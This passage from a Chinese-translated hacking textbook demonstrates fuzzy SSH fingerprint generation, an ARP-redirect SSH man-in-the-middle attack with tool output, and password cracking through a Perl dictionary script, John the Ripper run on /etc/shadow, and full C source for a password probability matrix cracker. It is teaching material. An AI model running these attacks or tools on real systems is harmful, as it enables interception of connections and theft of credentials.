  -d directory  Directory to store generated ssh keys to [Default: /tmp]
  -p period     Period to save state file and display state [Default: 60]
  -V            Display version information
No state file /var/tmp/ffp.state present, specify a target hash.
$ ffp -f md5 -k rsa -b 1024 -t cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f
```

```
---[Initializing]-------------------------------------------------------
 Initializing Crunch Hash: Done
   Initializing Fuzzy Map: Done
 Initializing Private Key: Done
   Initializing Hash List: Done
   Initializing FFP State: Done

---[Fuzzy Map]----------------------------------------------------------
    Length: 32
      Type: Inverse Gaussian Distribution
       Sum: 15020328
 Fuzzy Map:  10.83% | 9.64% : 8.52% | 7.47% : 6.49% | 5.58% : 4.74% | 3.96% :
             3.25% | 2.62% : 2.05% | 1.55% : 1.12% | 0.76% : 0.47% | 0.24% :
             0.09% | 0.01% : 0.00% | 0.06% : 0.19% | 0.38% : 0.65% | 0.99% :
             1.39% | 1.87% : 2.41% | 3.03% : 3.71% | 4.46% : 5.29% | 6.18% :

---[Current Key]-------------------------------------------------------
              Key Algorithm: RSA (Rivest Shamir Adleman)
       Key Bits / Size of n: 1024 Bits
               Public key e: 0x10001
Public Key Bits / Size of e: 17 Bits
       Phi(n) and e r.prime: Yes
            Generation Mode: Sloppy


 State File: /var/tmp/ffp.state
 Running...

---[Current State]------------------------------------------------------
 Running:   0d 00h 00m 00s | Total:          0k hashs | Speed:      nan hashs/s
-----------------------------------------------------------------------
 Best Fuzzy Fingerprint from State File /var/tmp/ffp.state
   Hash Algorithm: Message Digest 5 (MD5)
      Digest Size: 16 Bytes / 128 Bits
   Message Digest: ab:80:18:e2:4d:4b:1b:fa:e0:8c:1c:4d:c5:9c:bc:ef
    Target Digest: cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f
    Fuzzy Quality: 30.715288%

---[Current State]------------------------------------------------------
 Running:   0d 00h 01m 00s | Total:       5373k hashs | Speed:    89556 hashs/s
-----------------------------------------------------------------------
 Best Fuzzy Fingerprint from State File /var/tmp/ffp.state
   Hash Algorithm: Message Digest 5 (MD5)
      Digest Size: 16 Bytes / 128 Bits
   Message Digest: cc:8b:1d:d9:8b:0f:c8:5f:f0:d7:a8:8f:3b:10:fe:3f
    Target Digest: cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f
    Fuzzy Quality: 54.822385%

---[Current State]------------------------------------------------------
 Running:   0d 00h 02m 00s | Total:      10893k hashs | Speed:    90776 hashs/s
-----------------------------------------------------------------------
```

```
 Best Fuzzy Fingerprint from State File /var/tmp/ffp.state
   Hash Algorithm: Message Digest 5 (MD5)
      Digest Size: 16 Bytes / 128 Bits
   Message Digest: cc:8b:1d:d9:8b:0f:c8:5f:f0:d7:a8:8f:3b:10:fe:3f
    Target Digest: cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f
    Fuzzy Quality: 54.822385%

[output trimmed]

---[Current State]-----------------------------------------------------------
 Running:   7d 00h 57m 00s | Total:   52924141k hashs | Speed:    87015 hashs/s
-------------------------------------------------------------------------------
 Best Fuzzy Fingerprint from State File /var/tmp/ffp.state
   Hash Algorithm: Message Digest 5 (MD5)
      Digest Size: 16 Bytes / 128 Bits
   Message Digest: cc:80:12:55:eb:ef:9e:8e:53:bd:c7:9c:18:90:d5:0f
    Target Digest: cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f
    Fuzzy Quality: 69.035430%


-------------------------------------------------------------------------------
 Exiting and saving state file /var/tmp/ffp.state
```

这个模糊指纹生成过程可以持续任意长度的时间。程序将内部跟踪某些极好的指纹并且定期显示它们。所有的状态信息存储在/var/tmp/ffp.state 中，因此可以用 CTRL-C 退出程序，稍后可以通过运行没有任何参数的 ffp 再次恢复程序。

运行一段时间之后，可以使用-e 开关从状态文件中提取主机密钥对。

```
overdose$ ffp -e -d /tmp
---[Restoring]---------------------------------------------------------------
   Reading FFP State File: Done
    Restoring environment: Done
 Initializing Crunch Hash: Done
-------------------------------------------------------------------------------
 Saving SSH host key pairs: [00] [01] [02] [03] [04] [05] [06] [07] [08] [09]
overdose$ ls /tmp/ssh-rsa*
/tmp/ssh-rsa00      /tmp/ssh-rsa02.pub  /tmp/ssh-rsa05      /tmp/ssh-rsa07.pub
/tmp/ssh-rsa00.pub  /tmp/ssh-rsa03      /tmp/ssh-rsa05.pub  /tmp/ssh-rsa08
/tmp/ssh-rsa01      /tmp/ssh-rsa03.pub  /tmp/ssh-rsa06      /tmp/ssh-rsa08.pub
/tmp/ssh-rsa01.pub  /tmp/ssh-rsa04      /tmp/ssh-rsa06.pub  /tmp/ssh-rsa09
/tmp/ssh-rsa02      /tmp/ssh-rsa04.pub  /tmp/ssh-rsa07      /tmp/ssh-rsa09.pub
overdose$
```

在前面的示例中，已经生成了 10 个公共和私有主机密钥对。这时可生成这些密钥对的指纹并且与原始指纹相比较，如下面的输出所示。

```
overdose$ ssh-keygen -l -f /tmp/189.hostkey
1024 cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f 192.168.0.132
overdose$ ls -1 /tmp/ssh-rsa??.pub | xargs -n 1 ssh-keygen -l -f
1024 cc:80:12:55:eb:ef:9e:8e:53:bd:c7:9c:18:90:d5:0f /tmp/ssh-rsa00.pub
1024 cc:80:18:7a:7c:ce:bd:47:00:9c:38:5d:8e:50:5d:0f /tmp/ssh-rsa01.pub
```

```
1024 ec:80:12:74:8b:a5:a3:ef:62:7c:29:9a:e8:10:57:0f /tmp/ssh-rsa02.pub
1024 cc:80:12:71:83:d3:aa:b4:f6:8c:d7:56:62:da:2e:0d /tmp/ssh-rsa03.pub
1024 cc:8c:10:d5:8f:79:52:65:8c:a2:e2:17:86:15:5e:0f /tmp/ssh-rsa04.pub
1024 cc:8b:12:7e:71:49:4e:08:db:c8:28:b7:5e:00:09:0f /tmp/ssh-rsa05.pub
1024 cc:80:12:54:8d:de:29:9d:b4:e7:5e:c8:40:40:7e:0c /tmp/ssh-rsa06.pub
1024 cc:80:12:70:83:a1:3a:ab:78:8d:38:97:7f:f5:d6:bf /tmp/ssh-rsa07.pub
1024 cc:80:92:76:83:8c:be:38:dc:f1:0e:45:ab:2e:53:0f /tmp/ssh-rsa08.pub
1024 cc:80:11:7d:88:a4:f7:f8:93:69:60:28:3b:1c:1e:5f /tmp/ssh-rsa09.pub
overdose$
```

从 10 个生成的密钥对中，用眼睛确定出看起来最相似的一对。在这里，选择了 ssh-rsa00.pub（粗体所示）。但无论选择了哪个密钥对，肯定比随机生成的密钥更像原始指纹。

可以使用这个新密钥与 ssharpd 一起产生更有效的 SSH MiM 攻击，如下输出所示。

在 overdose @192.168.0.193 上的代码

```
overdose# ./ssharpd -h /tmp/ssh-rsa00 -p 1337


Dude, Stealth speaking here. This is 7350ssharp, a smart
SSH1 & SSH2 MiM attack implementation. It's for demonstration
and educational purposes ONLY! Think before you type ... (<ENTER> or <Ctrl-C>)

Disabling protocol version 1. Could not load host key
overdose#
overdose# ./arpredirect.pl 192.168.0.118 192.168.0.189
Pinging 192.168.0.118 and 192.168.0.189 to retrieve MAC addresses...
Retrieving MAC addresses from arp cache...
Retrieving your IP and MAC info from ifconfig...
[*] Gateway: 192.168.0.118 is at 00:C0:F0:79:3D:30
[*] Target:  192.168.0.189 is at 00:02:2D:04:93:E4
[*] You:     192.168.0.193 is at 00:00:AD:D1:C7:ED
Redirecting:  192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189
Redirecting:  192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189
```

无 MiM 攻击的正常连接如下

```
euclid$ ssh root@192.168.0.189
The authenticity of host '192.168.0.189 (192.168.0.189)' can't be established.
RSA key fingerprint is cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f.
Are you sure you want to continue connecting (yes/no)?
```

MiM 攻击期间的连接如下

```
euclid$ ssh root@192.168.0.189
The authenticity of host '192.168.0.189 (192.168.0.189)' can't be established.
RSA key fingerprint is cc:80:12:55:eb:ef:9e:8e:53:bd:c7:9c:18:90:d5:0f.
Are you sure you want to continue connecting (yes/no)?
```

您能马上说出它们的差别吗？这个指纹看上去已经很相似了，它可以诱使大多数人接

受该连接。

4.6　密码攻击

通常密码不以明文形式存储。以明文形式包含所有密码的文件是一个颇具吸引力的目标，因此使用一个单向散列（hash）函数。基于 DES 的最著名的散列函数是 crypt()。其他流行的密码散列算法有 MD5 和 Blowfish。

单向散列函数要求一个明文密码和一个 salt 值作为输入，输出一个与输入的 salt 值连在一起的散列值。该散列在数学上是不可逆的，这意味着仅仅使用散列值不可能确定原始密码。Perl 有一个内置 crypt()函数，使其成为一个有用的示范工具。

hash.pl 的代码

```
#!/usr/bin/perl
$plaintext = "test";   $salt = "je";
$hash = crypt($plaintext, $salt);
print "crypt($plaintext, $salt) = $hash\n";
```

下面的输出使用了上述 Perl 脚本，它在命令行中使用 crypt()来散列值，它使用了多个 salt 值。

```
$ ./hash.pl
crypt(test, je) = jeHEAX1m66RV.
$ perl -e '$hash = crypt("test", "je"); print "$hash\n";'
jeHEAX1m66RV.
$ perl -e '$hash = crypt("test", "xy"); print "$hash\n";'
xyVSuHLjceD92
$
```

salt 值用来使算法进一步扰动，因此若使用不同的 salt 值，对于相同的明文可能有多个散列值。散列值（包括前缀 salt）存储在密码文件中，如果攻击者打算偷窃密码文件，这些散列值对其毫无用处。

当合法用户实际需要使用密码散列进行认证时，就在密码文件中查找用户的散列值。提示用户输入他的密码，从密码文件中提取出原始 salt 值，无论用户输入的是什么内容，这些内容将与 salt 值一起输入相同的单向散列函数。如果在密码提示中输入的是正确密码，单向散列函数将产生与存储在密码文件中的散列值相同的散列输出。这使认证得以通过，而永远没有必要存储明文密码。

4.6.1　字典攻击

然而，结果证明密码文件中的加密密码并不是毫无用处。的确，散列值求逆在数学上是不可能的，但是有可能快速散列字典中的每一个单词，将 salt 值用于指定的散列，然后将结果与该散列值比较。如果匹配，那么来自字典中的这个单词就一定是明文密码。

在 Perl 中能很容易地很快做出一个简单的字典攻击程序。下面的 Perl 脚本简单地从标

准输入中读取单词，尝试用正确的 salt 散列所有单词。如果有一个匹配，会显示匹配的单词且退出脚本。

crack.pl 的代码

```
#!/usr/bin/perl
# Get the hash to crack from the first command-line argument
$hash = shift;
$salt = substr($hash,0,2);      # The salt is the first 2 chars

print "Cracking the hash '$hash' using words from standard input..\n";
while(defined($in = <STDIN>))   # Read from standard input
{
  chomp $in;                    # Remove the hard return
  if(crypt($in, $salt) eq $hash) # If the hashes match...
  {
    print "Password is: $in\n"; # Print the password
    exit;                       # and exit.
  }
}
print "The password wasn't found in the words from standard input.\n";
```

下面显示的是 Perl 脚本执行后的输出。

```
$ perl -e '$hash = crypt("test", "je"); print "$hash\n";'
jeHEAX1m66RV.
$ cat /usr/share/dict/words | crack.pl jeHEAX1m66RV.
Cracking the hash 'jeHEAX1m66RV.' using words from standard input..
Password is: test
$ grep "^test$" /usr/share/dict/words
test
$
```

在这个示例中，将/usr/share/dict/words 提供的许多单词输入到攻击脚本中。因为单词“test”是原始密码，并且在单词文件中也找到了这个单词，密码散列最终被破解。这就是为什么我们认为使用字典中的单词或基于字典中的单词的单词作为密码是一种糟糕的安全习惯的原因。

这种攻击的缺点是如果原始密码并不是字典中的单词，将不能发现密码。例如，如果用一个像“h4R%”这样的非字典单词作为密码，字典攻击就不能发现它，如下所示：

```
$ perl -e '$hash = crypt("h4R%", "je"); print "$hash\n";'
jeMqqfIfPNNTE
$ cat /usr/share/dict/words | crack.pl jeMqqfIfPNNTE
Cracking the hash 'jeMqqfIfPNNTE' using words from standard input..
The password wasn't found in the words from standard input.
$
```

经常使用不同的语言、单词的标准修改（例如将字母转化为数字），或者简单地在每个单词后添加数字来制作自定义字典。而一个大的字典将产生更多的密码，这也会花费更多的处理时间。

4.6.2　穷举暴力攻击

尝试每种可能组合的字典攻击就是穷举暴力攻击。从技术上讲，这种攻击能破解任何可以想象得到的密码，然而，它花费的时间可能比您的孙辈的孙辈愿意等待的时间都要长。

对于 crypt()样式的密码，有 95 种可能的输入字符，对于穷举搜索一个 8 位字符的密码来说，有 95^8 种可能的密码，其总数超过 7×10^{15} 个。因为当另一个字符添加到密码长度时密码数量迅速变得如此之大，所以可能的密码的数量是呈指数上升的。假设每秒可尝试 10000 个，那么尝试所有密码将会花费 22875 年。一种可能的方法是将这些尝试分配到许多机器和处理器上。然而，重要的是要记住这只会获得一个线性的加速。如果将 1000 台机器组合到一起，每台机器每秒能尝试 10000 个，仍要花费 22 年。如果另一个字符添加到密码长度，通过添加机器获得的线性加速与按键空间的增长相比是微不足道的。

幸运的是，指数增长反过来也是正确的。当从密码长度中删除字符时，可能密码的数量呈指数减少。这说明 4 位字符密码的数量只有 95^4 个。这个按键空间只有 8400 万个可能的密码，这只需要两个小时多一点的时间就能穷举破解（假设每秒能试 10000 个）。这说明即使在字典中并不存在像“h4R%”这样的密码，也能在可接受的时间内将其攻破。

这说明除了避免使用字典中的单词外，字典长度也很重要。因为其复杂度随长度按指数规律增长，因此使长度加倍产生 8 位字符的密码将使得破解密码所需的时间变得不可接受。

Solar Designer 已经开发了一个名为 John the Ripper 的密码破解程序，该程序使用字典攻击结合穷举暴力攻击方式。这个程序也许是该类程序中最流行的一个，可以在 http://www.openwall.com/john/上找到它。

```
# john

John the Ripper  Version 1.6  Copyright (c) 1996-98 by Solar Designer

Usage: john [OPTIONS] [PASSWORD-FILES]
-single                 "single crack" mode
-wordfile:FILE -stdin   wordlist mode, read words from FILE or stdin
-rules                  enable rules for wordlist mode
-incremental[:MODE]     incremental mode [using section MODE]
-external:MODE          external mode or word filter
-stdout[:LENGTH]        no cracking, just write words to stdout
-restore[:FILE]         restore an interrupted session [from FILE]
-session:FILE           set session file name to FILE
-status[:FILE]          print status of a session [from FILE]
-makechars:FILE         make a charset, FILE will be overwritten
-show                   show cracked passwords
-test                   perform a benchmark
-users:[-]LOGIN|UID[,..] load this (these) user(s) only
-groups:[-]GID[,..]     load users of this (these) group(s) only
-shells:[-]SHELL[,..]   load users with this (these) shell(s) only
-salts:[-]COUNT         load salts with at least COUNT passwords only
```

```
-format:NAME              force ciphertext format NAME (DES/BSDI/MD5/BF/AFS/LM)
-savemem:LEVEL            enable memory saving, at LEVEL 1..3
# john /etc/shadow
Loaded 44 passwords with 44 different salts (FreeBSD MD5 [32/32])
guesses: 0  time: 0:00:00:19 8% (1)  c/s: 248  trying: orez8
guesses: 0  time: 0:00:00:59 13% (1)  c/s: 242  trying: darkcube[
guesses: 0  time: 0:00:04:09 55% (1)  c/s: 236  trying: ghost93
guesses: 0  time: 0:00:06:29 78% (1)  c/s: 237  trying: ereiamjh9999984
guesses: 0  time: 0:00:07:29 90% (1)  c/s: 238  trying: matrix1979
guesses: 0  time: 0:00:07:59 94% (1)  c/s: 238  trying: kyoorius1919
guesses: 0  time: 0:00:08:09 95% (1)  c/s: 238  trying: jigga9979
guesses: 0  time: 0:00:08:39 0% (2)  c/s: 238  trying: qwerty
guesses: 0  time: 0:00:14:49 1% (2)  c/s: 239  trying: dolphins
guesses: 0  time: 0:00:16:49 3% (2)  c/s: 240  trying: Michelle
guesses: 0  time: 0:00:18:19 4% (2)  c/s: 240  trying: Sadie
guesses: 0  time: 0:00:23:19 5% (2)  c/s: 239  trying: kokos
guesses: 0  time: 0:00:48:09 12% (2)  c/s: 233  trying: fugazifugazi
guesses: 0  time: 0:01:02:19 16% (2)  c/s: 239  trying: MONSTER
guesses: 0  time: 0:01:32:09 23% (2)  c/s: 237  trying: legend7
testing7         (ereiamjh)
guesses: 1  time: 0:01:37:29 24% (2)  c/s: 237  trying: molly9
Session aborted
#
```

在这个输出中，显示账户“ereiamjh”的密码是“testing7”。

4.6.3 散列查找表

对于密码破解，另一个有趣的主意是使用一个庞大的散列查找表。如果所有可能密码的散列被预先计算出来，并且它们存储在某处可搜索的数据结构中，那么只花费搜索所需的时间就能破解任何密码。假设一个二进制搜索，其时间约为 $O(\log_2 N)$，此处 N 指记录的数量。因为在 8 位字符的情况下，N 是 95^8，所以将其计算出来大约需要 $O(8\log_2 95)$，速度十分快。

然而，一个像这样的散列查找表大约需要 10^5GM（1GM=1000M）字节存储空间。此外，密码散列算法的设计也考虑到这种类型的攻击，它使用 salt 值来减轻这种攻击。因为使用不同的 salt 值，明文密码会被散列成为不同的密码，所以必须为每个 salt 值创建一个单独查找表。对基于 DES 的 crypt()函数，大约有 4096 个不同 salt 值，这说明即使是一个较小按键空间的散列查找表，例如 4 字符密码的所有可能的组合，也会变得不切实际。对于一个具有固定 salt 值的 4 字符密码的所有可能组合来说，一个单一查找表的存储空间大约是 1000M 字节，但因为 salt 值的原因，一个单一明文密码大约有 4096 个可能的散列，所以需要 4096 个不同的查找表。这使得存储空间的需求增加到 4.6GM 字节，这极大地阻止了这种攻击。

4.6.4 密码概率矩阵

到处都存在着计算能力和存储空间之间的平衡。可以在计算机科学和日常生活的最基

本的形式中看到这种现象。MP3 文件使用压缩技术在一个相对较小的空间内存储高质量的声音文件，但对计算资源的需求有所增加。便携式计算器以另一种方向使用这种平衡，这类似于正弦和余弦这样的函数维持一个查找表使计算器避免了繁重的计算。

该平衡也可应用于密码学，在这里将其称为时/空平衡攻击。而 Hellman 的这种类型的攻击方法可能更有效率，下面的源代码应当很容易理解。其一般原则总是相同的，设法找到计算能力和存储空间之间的最佳结合点，以使得穷举暴力攻击能够在短时间内使用合理数量的存储空间完成。不幸的是，salt 的困境仍将出现，因为这种方法仍然需要若干种形式的存储。然而，crypt()型的密码散列只有 4096 种可能的 salt 值，因此通过大大减少所需的存储空间，使其尽管增大 4096 倍仍是可接受的，这样可以减轻存储空间问题的影响。

这个方法使用了一种有损压缩形式。它不是拥有一个准确的散列查找表，而是当输入一个密码散列时，会返回几千种可能的明文值。可以快速检查这些值以找到原始明文密码，并且有损压缩允许较大的空间减少。在下面的示例代码中，使用了所有可能的 4 字符密码（有固定 salt）的按键空间。与散列查找表（有固定 salt）相比，其存储空间减少了 88%，必须暴力计算的按键空间减少大约 1018 倍。在假设每秒尝试 10000 次的条件下，这个方法可以在 8 秒种之内破解任何 4 字符密码（有固定 salt），与穷举暴力破解相同按键空间所需的两个小时相比，这是一个相当可观的加速。

这个方法建立了一个三维二进制矩阵，该矩阵将散列值部分和明文值部分关联起来。在 X 轴，将明文分为两部分，第一部分两个字符，第二部分两个字符。其可能值被列举到了一个长度为 95^2，或 9025 位（约 1129 字节）长的二进制向量中。在 Y 轴，密文被分成 4 个 3 个字符长的块。它们被以相同的方法列举到列上，但实际上第三个字符只用了 4 位。这说明有 $64^2 \cdot 4$，或 16384 列。Z 轴的存在只是维持 8 个不同的二维矩阵，因此对于每个明文字符对存在 4 个矩阵。

其基本思想是将明文分成两个成对的值，它们被列举到一个向量。每个可能的明文被散列成密文，密文用来找到矩阵的适当列。然后，与矩阵行相交的明文列举位被打开。当密文值被减为较小的块时，必然会发生冲突。

明文	散列值
test	jeHEAX1m66RV.
!J)h	jeHEA38vqlkkQ
".F+	jeHEA1Tbde5FE
"8,J	jeHEAnX8kQK3I

这种情况下，当将这些明文/散列对添加到矩阵中时，HEA 列相应于明文对 te、!J、".和"8 的位被打开。

在将矩阵完全添满后，当输入像 jeHEA38vqlkkQ 这样的散列时，将会查找用于 HEA 的列，二维矩阵将会为明文的前两个字符返回 te、!J、".和"8。对前两个字符，总共有 4 个像这样的矩阵，使用密文子字符串从字符 2 到 4、4 到 6、6 到 8、8 到 10，每个都有一个

相应于前两个字符明文值的不同向量。提取每个向量，将它们用位逻辑运算符 AND 组合。这将会使得那些相应于明文对的位打开，这些明文对是为每个密文的子字符串作为可能值列出的。对于最后两个明文字符，也有 4 个像这样的矩阵。

矩阵的大小由抽屉原则确定。这是一个简单的规则，它规定若 k+1 个对象被放到 k 个盒子中，那么将有一个盒子至少包含两个对象。因此，为获得最佳结果，目标是使每个向量填充 1 的数量稍少于一半。因为将向矩阵中放置 95^4，即 81450625 项，所以要获得 50% 的饱和度大约需要两倍的空间。因为每个向量有 9025 项，所以应当有 $\frac{95^4 \cdot 2}{9025}$ 列。这算出来大约是 18000 列。因为 3 个字符的密文子字符串被用于列，所以用前两个字符和第三个字符的 4 比特提供 $64^2 \times 4$，大约 16000 列（对每一个密文散列字符只有 64 个可能的值）。这已经很接近了，因为当两次添加同一比特时，会忽略重叠部分。实际上，对于 1，每个向量的饱和度大约为 42%。

因为对一个单一密文使用了 4 个向量，每个向量中任何一个列举位置的值为 1 的概率大约为 0.42^4，即 3.11%。这意味着，平均下来，前两个明文字符的 9025 种可能性减少了大约 97%，减少到了 280 种可能性。后两个明文字符也是如此，这样它提供了大约 280^2，即 78400 种可能的明文值。在假设每秒尝试 10000 个的条件下，检查这个缩减的按键空间将花费少于 8 秒的时间。

当然，它也存在不足。首先，它将花费与最初的暴力攻击相同的时间来创建矩阵；不过，这只是一次性花费。第二，虽然它所需的存储空间大大减少，salt 仍趋向于阻止任何类型的存储攻击。

下面的两段源代码清单可用来创建一个密码概率矩阵并可以使用它们来破解密码。第一个清单将生成一个矩阵，该矩阵可用来破解 salt 值为 je 的所有可能的 4 字符密码。第二个清单使用生成的矩阵进行实际密码破解。

ppm_gen.c 的代码

```
/*************************************************************\
*  Password Probability Matrix   *    File: ppm_gen.c      *
*************************************************************
*                                                           *
*  Author:        Jon Erickson <matrix@phiral.com>          *
*  Organization:  Phiral Research Laboratories              *
*                                                           *
*  This is the generate program for the PPM proof of        *
*  concept.  It generates a file called 4char.ppm, which    *
*  contains information regarding all possible 4            *
*  character passwords salted with 'je'.  This file can     *
*  used to quickly crack passwords found within this        *
*  keyspace with the corresponding ppm_crack.c program.     *
*                                                           *
\*************************************************************/

#define _XOPEN_SOURCE
```

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

#define HEIGHT 16384
#define WIDTH  1129
#define DEPTH  8
#define SIZE HEIGHT * WIDTH * DEPTH
int singleval(char a)
{
  int i, j;
  i = (int)a;
  if((i >= 46) && (i <= 57))
    j = i - 46;
  else if ((i >= 65) && (i <= 90))
    j = i - 53;
  else if ((i >= 97) && (i <= 122))
    j = i - 59;
  return j;
}

int tripleval(char a, char b, char c)
{
  return (((singleval(c)%4)*4096)+(singleval(a)*64)+singleval(b));
}

main()
{
  char *plain;
  char *code;
  char *data;
  int i, j, k, l;
  unsigned int charval, val;
  FILE *handle;
  if (!(handle = fopen("4char.ppm", "w")))
  {
    printf("Error: Couldn't open file '4char.ppm' for writing.\n");
    exit(1);
  }

  data = (char *) malloc(SIZE+19);
  if (!(data))
  {
    printf("Error: Couldn't allocate memory.\n");
    exit(1);
  }
  plain = data+SIZE;
  code = plain+5;

  for(i=32; i<127; i++)
  {
```

```
for(j=32; j<127; j++)
{
  printf("Adding %c%c** to 4char.ppm..\n", i, j);
  for(k=32; k<127; k++)
  {
    for(l=32; l<127; l++)
    {

      plain[0]  = (char)i;
      plain[1]  = (char)j;
      plain[2]  = (char)k;
      plain[3]  = (char)l;
      plain[4]  = 0;
      code = crypt(plain, "je");

      val = tripleval(code[2], code[3], code[4]);
      charval = (i-32)*95 + (j-32);
      data[(val*WIDTH)+(charval/8)] |=  (1<<(charval%8));
      val += (HEIGHT * 4);
      charval = (k-32)*95 + (l-32);
      data[(val*WIDTH)+(charval/8)] |=  (1<<(charval%8));

      val = HEIGHT + tripleval(code[4], code[5], code[6]);
      charval = (i-32)*95 + (j-32);
      data[(val*WIDTH)+(charval/8)] |=  (1<<(charval%8));
      val += (HEIGHT * 4);
      charval = (k-32)*95 + (l-32);
      data[(val*WIDTH)+(charval/8)] |=  (1<<(charval%8));

      val = (2 * HEIGHT) + tripleval(code[6], code[7], code[8]);
      charval = (i-32)*95 + (j-32);
      data[(val*WIDTH)+(charval/8)] |=  (1<<(charval%8));
      val += (HEIGHT * 4);
      charval = (k-32)*95 + (l-32);
      data[(val*WIDTH)+(charval/8)] |=  (1<<(charval%8));

      val = (3 * HEIGHT) + tripleval(code[8], code[9], code[10]);
      charval = (i-32)*95 + (j-32);
      data[(val*WIDTH)+(charval/8)] |=  (1<<(charval%8));
      val += (HEIGHT * 4);
      charval = (k-32)*95 + (l-32);
      data[(val*WIDTH)+(charval/8)] |=  (1<<(charval%8));
    }
   }
  }
  printf("finished.. saving..\n");
  fwrite(data, SIZE, 1, handle);
  free(data);
  fclose(handle);
}
```

ppm_crack.c 的代码

```
/*************************************************************\
*  Password Probability Matrix   *    File: ppm_crack.c    *
*************************************************************
*                                                           *
*  Author:        Jon Erickson <matrix@phiral.com>          *
*  Organization:  Phiral Research Laboratories              *
*                                                           *
*  This is the crack program for the PPM proof of concept   *
*  It uses an existing file called 4char.ppm, which         *
*  contains information regarding all possible 4            *
*  character passwords salted with 'je'.  This file can     *
*  be generated with the corresponding ppm_gen.c program.   *
*                                                           *
\*************************************************************/

#define _XOPEN_SOURCE
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

#define HEIGHT 16384
#define WIDTH  1129
#define DEPTH 8
#define SIZE HEIGHT * WIDTH * DEPTH
#define DCM HEIGHT * WIDTH


int singleval(char a)
{
  int i, j;
  i = (int)a;
  if((i >= 46) && (i <= 57))
    j = i - 46;
  else if ((i >= 65) && (i <= 90))
    j = i - 53;
  else if ((i >= 97) && (i <= 122))
    j = i - 59;
  return j;
}

int tripleval(char a, char b, char c)
{
  return (((singleval(c)%4)*4096)+(singleval(a)*64)+singleval(b));
}
void merge(char *vector1, char *vector2)
{
  int i;
  for(i=0; i < WIDTH; i++)
    vector1[i] &= vector2[i];
```

```
}

int length(char *vector)
{
  int i, j, count=0;
  for(i=0; i < 9025; i++)
    count +=  ((vector[(i/8)]&(1<<(i%8)))>>(i%8));
  return count;
}

int grab(char *vector, int index)
{
  char val;
  int a, b;
  int word = 0;

  val = ((vector[(index/8)]&(1<<(index%8)))>>(index%8));
  if (!val)
    index = 31337;
  return index;
}

void show(char *vector)
{
  int i, a, b;
  int val;
  for(i=0; i < 9025; i++)
  {
    val = grab(vector, i);

    if(val != 31337)
    {
      a = val / 95;
      b = val - (a * 95);
      printf("%c%c ",a+32, b+32);
    }
  }
  printf("\n");
}

main()
{
  char plain[5];
  char pass[14];
  char bin_vector1[WIDTH];
  char bin_vector2[WIDTH];
  char temp_vector[WIDTH];
  char prob_vector1[2][9025];
  char prob_vector2[2][9025];
  int a, b, i, j, len, pv1_len=0, pv2_len=0;
  FILE *fd;
```

```
if(!(fd = fopen("4char.ppm", "r")))
{
  printf("Error: Couldn't open PPM file for reading.\n");
  exit(1);
}

printf("Input encrypted password (salted with 'je') : ");
scanf("%s", &pass);

printf("First 2 characters: \tSaturation\n");

fseek(fd,(DCM*0)+tripleval(pass[2], pass[3], pass[4])*WIDTH, SEEK_SET);
fread(bin_vector1, WIDTH, 1, fd);

len = length(bin_vector1);
printf("sing length = %d\t%f%\n", len, len*100.0/9025.0);

fseek(fd,(DCM*1)+tripleval(pass[4], pass[5], pass[6])*WIDTH, SEEK_SET);
fread(temp_vector, WIDTH, 1, fd);
merge(bin_vector1, temp_vector);

len = length(bin_vector1);
printf("dual length = %d\t%f%\n", len, len*100.0/9025.0);

fseek(fd,(DCM*2)+tripleval(pass[6], pass[7], pass[8])*WIDTH, SEEK_SET);
fread(temp_vector, WIDTH, 1, fd);
merge(bin_vector1, temp_vector);

len = length(bin_vector1);
printf("trip length = %d\t%f%\n", len, len*100.0/9025.0);

fseek(fd,(DCM*3)+tripleval(pass[8], pass[9],pass[10])*WIDTH, SEEK_SET);
fread(temp_vector, WIDTH, 1, fd);
merge(bin_vector1, temp_vector);

len = length(bin_vector1);
printf("quad length = %d\t%f%\n", len, len*100.0/9025.0);
show(bin_vector1);
printf("Last 2 characters: \tSaturation\n");

fseek(fd,(DCM*4)+tripleval(pass[2], pass[3], pass[4])*WIDTH, SEEK_SET);
fread(bin_vector2, WIDTH, 1, fd);

len = length(bin_vector2);
printf("sing length = %d\t%f%\n", len, len*100.0/9025.0);

fseek(fd,(DCM*5)+tripleval(pass[4], pass[5], pass[6])*WIDTH, SEEK_SET);
fread(temp_vector, WIDTH, 1, fd);
merge(bin_vector2, temp_vector);
```

```
len = length(bin_vector2);
printf("dual length = %d\t%f%\n", len, len*100.0/9025.0);

fseek(fd,(DCM*6)+tripleval(pass[6], pass[7], pass[8])*WIDTH, SEEK_SET);
fread(temp_vector, WIDTH, 1, fd);
merge(bin_vector2, temp_vector);

len = length(bin_vector2);
printf("trip length = %d\t%f%\n", len, len*100.0/9025.0);

fseek(fd,(DCM*7)+tripleval(pass[8], pass[9],pass[10])*WIDTH, SEEK_SET);
fread(temp_vector, WIDTH, 1, fd);
merge(bin_vector2, temp_vector);

len = length(bin_vector2);
printf("quad length = %d\t%f%\n", len, len*100.0/9025.0);
show(bin_vector2);

printf("Building probability vectors...\n");
for(i=0; i < 9025; i++)
{
  j = grab(bin_vector1, i);
  if(j != 31337)
  {
    prob_vector1[0][pv1_len] = j / 95;
    prob_vector1[1][pv1_len] = j - (prob_vector1[0][pv1_len] * 95);
    pv1_len++;
  }
}
for(i=0; i < 9025; i++)
{
  j = grab(bin_vector2, i);
  if(j != 31337)
  {
    prob_vector2[0][pv2_len] = j / 95;
    prob_vector2[1][pv2_len] = j - (prob_vector2[0][pv2_len] * 95);
    pv2_len++;
  }
}

printf("Cracking remaining %d possibilites..\n", pv1_len*pv2_len);
for(i=0; i < pv1_len; i++)
{
  for(j=0; j < pv2_len; j++)
  {
    plain[0] = prob_vector1[0][i] + 32;
    plain[1] = prob_vector1[1][i] + 32;
    plain[2] = prob_vector2[0][j] + 32;
    plain[3] = prob_vector2[1][j] + 32;
```

```
    plain[4] = 0;
    if(strcmp(crypt(plain, "je"), pass) == 0)
